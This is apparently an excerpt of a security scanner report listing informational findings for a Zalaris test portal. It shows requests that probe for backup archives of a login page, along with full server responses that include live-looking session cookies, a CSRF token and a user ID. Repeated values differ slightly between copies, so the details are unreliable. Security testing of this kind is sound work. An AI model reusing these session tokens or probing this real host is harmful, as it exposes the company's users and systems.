http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10" ; url=https://portal.zalaris.com--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">>Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></main><div class="zal-footer"><div class="container-fluid"><div
class="text-center p-md-5"></div></div></div></body>
...[SNIP]...
```

23.61. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.gz

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/native/neptune_login_ping.html

Request 1

```
GET /neptune/native/neptune_login_ping.tar.gz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCarUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:48:13 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dwp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
```



```
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/glijilus.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE725a220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUzHP1QP|1656564413184|1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:48:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!--
meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-
center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-
md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><p><h1><div class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it
looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead
```



```
mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></main><footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5"></div></div></footer></body>...[SNIP]...
```

23.62. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.lzma

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/native/neptune_login_ping.html**

Request 1

```
GET /neptune/native/neptune_login_ping.tar.lzma HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:48:26 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapse.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body ><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/swbdphwvg.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
```

Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239

Response 2

HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:48:27 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapf.eu:443 https://*.sapf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/" https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/" https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!-- meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1"></div><div class="col-md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead mb-3">Go back</div></div></main><div></div></div></main><div class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5"></div></div></div></div></body>

...[SNIP]...

23.63. https://testportal.zalaris.com/neptune/native/neptune_login_ping.tar.xz

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/neptune/native/neptune_login_ping.html**

Request 1

GET /neptune/native/neptune_login_ping.tar.xz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:48:38 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 50
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220210193619
cache-control: no-store
x-user-sap: 650-00034448
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcores.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcores.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<body><div id="ping"></div>
</body>
</html>
```

Request 2

```
GET /neptune/native/vhweuzo.html HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJdJCC3nCARUuzHP1QPj1656564413184j1656578588239
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:48:40 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1518
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcores.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcores.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
